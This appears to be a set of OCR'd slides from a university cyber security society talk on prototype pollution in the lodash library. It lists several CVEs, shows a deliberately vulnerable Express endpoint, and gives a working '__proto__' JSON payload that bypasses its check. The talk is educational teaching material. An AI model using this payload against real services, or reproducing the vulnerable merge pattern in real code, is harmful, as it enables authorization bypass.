


```
(0).foo;
"bar"
```


UNIVERSITY OF LIVERPOOL
CYBER SECURITY SOCIETY

Lodash

- Lodash is a very popular javascript library (40mil weekly downloads), it provides functions for doing basic things
- Has had a few prototype pollution CVEs
  - CVE-2020-8203: Prototype pollution attack when using _.zipObjectDeep in lodash before 4.17.20.
  - CVE-2019-10744: Versions of lodash lower than 4.17.12 are vulnerable to Prototype Pollution. The function defaultsDeep could be tricked into adding or modifying properties of Object.prototype using a constructor payload.
  - CVE-2018-16487: A prototype pollution vulnerability was found in lodash <4.17.11 where the functions merge, mergeWith, and defaultsDeep can be tricked into adding or modifying properties of Object.prototype.




```
const express = require('express');
const _ = require('loadash');

const app = express();

app.use(express.json()); // Automatically JSON.parse uploaded data
app.post('/api/foo', (req, res) => {
  let data = _.merge({}, req.body); // Merge object with user content
  let checks = {};
  if (data.type === 'apple') { // If data.type is apple
    checks.isApple = true; // Set check to passed
  }
  // If check passed return a 200, else return a 400
  if (checks.isApple === true) return res.sendStatus(200);
  res.sendStatus(400);
});

app.listen(8000);
```



```javascript
const res = await fetch('http://127.0.0.1:8000/api/foo', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: JSON.stringify({type: 'apple'}),
});
console.log(res.status); // 200
```

```javascript
const res = await fetch('http://127.0.0.1:8000/api/foo', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: JSON.stringify({type: 'orange'}),
});
console.log(res.status); // 400
```



```
const res = await fetch('http://127.0.0.1:8000/api/foo', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: '{"type":"orange","__proto__":{"isApple":true}}',
});
console.log(res.status); // 200
```

Resources

- Ctf challenges: LoFi, Murky Waters
- Hack Tricks: LFI, SSTI, SSRF, Prototype Pollution
- Tryhackme
  - Inclusion
  - Archangel
  - SSTI
- Hackthebox
  - Templated